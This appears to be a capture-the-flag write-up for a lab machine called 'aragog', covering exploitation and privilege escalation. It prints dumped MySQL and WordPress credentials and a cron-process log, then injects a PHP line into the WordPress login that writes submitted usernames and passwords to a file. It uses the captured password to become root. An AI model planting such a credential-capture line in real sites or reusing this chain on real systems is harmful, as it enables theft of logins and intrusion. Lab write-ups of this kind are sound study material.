


Exploitation

1) Connected with ssh



2) Found a writable folder



Privilege Escalation

1) Found mysql creds

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', '$@y6CHJ^$#5c37j$#6h');
```

2) Found admin password in mysql


```
mysql> select * from wp_users;
+----+--------------+------------------------------------+--------------+----------------+----------+---------------------+---------------------+--------+
| ID | user_login   | user_pass                          | user_nicename | user_email     | user_url | user_registered     | user_activation_key | user_status | display_name |
+----+--------------+------------------------------------+--------------+----------------+----------+---------------------+---------------------+--------+
|  1 | Administrator | $P$B3FUuIdSDW0IaIc4vsjj.NzJDkiscu. | administrator | it@megacorp.com |          | 2017-12-20 23:26:04 |                     |      0 | Administrator |
+----+--------------+------------------------------------+--------------+----------------+----------+---------------------+---------------------+--------+
1 row in set (0.00 sec)

mysql>
```

3) seems like a bot is running

```
2024/09/14 06:29:18 CMD: UID=0     PID=1      | /sbin/init auto noprompt
2024/09/14 06:30:01 CMD: UID=1001  PID=47451  | /usr/bin/python3 /home/cliff/wp-login.py
2024/09/14 06:30:01 CMD: UID=0     PID=47450  | /bin/sh -c /bin/bash /root/restore.sh
2024/09/14 06:30:01 CMD: UID=1001  PID=47449  | /bin/sh -c /usr/bin/python3 /home/cliff/wp-login.py
2024/09/14 06:30:01 CMD: UID=0     PID=47448  | /usr/sbin/CRON -f
2024/09/14 06:30:01 CMD: UID=0     PID=47447  | /usr/sbin/CRON -f
2024/09/14 06:30:01 CMD: UID=0     PID=47453  |
2024/09/14 06:30:01 CMD: UID=0     PID=47452  | /bin/bash /root/restore.sh
2024/09/14 06:30:01 CMD: UID=0     PID=47454  | cp -R /var/www/html/zz_backup/ /var/www/html/dev_wiki/
2024/09/14 06:30:01 CMD: UID=0     PID=47456  |
2024/09/14 06:30:01 CMD: UID=0     PID=47457  | /bin/bash /root/restore.sh
```

We can edit wordpress to store the credentials

4) Got the creds
file_put_contents("creds.txt",$_POST['log']." - ".$_POST['pwd']);


florian@aragog:/var/www/html/dev_wiki$ cat creds.txt
Administrator - !KRgYs(JFO!&MTr)lf
florian@aragog:/var/www/html/dev_wiki$ ls /home
cliff florian
florian@aragog:/var/www/html/dev_wiki$ su
Password:
su: Authentication failure
florian@aragog:/var/www/html/dev_wiki$!KRgYs(JFO!&MTr)lf
-bash: !KRgYs: event not found
florian@aragog:/var/www/html/dev_wiki$ su
Password:
root@aragog:/var/www/html/dev_wiki# cat /root/root.txt
16d1ff9861ef4ac43e24cdf4ec939733
root@aragog:/var/www/html/dev_wiki#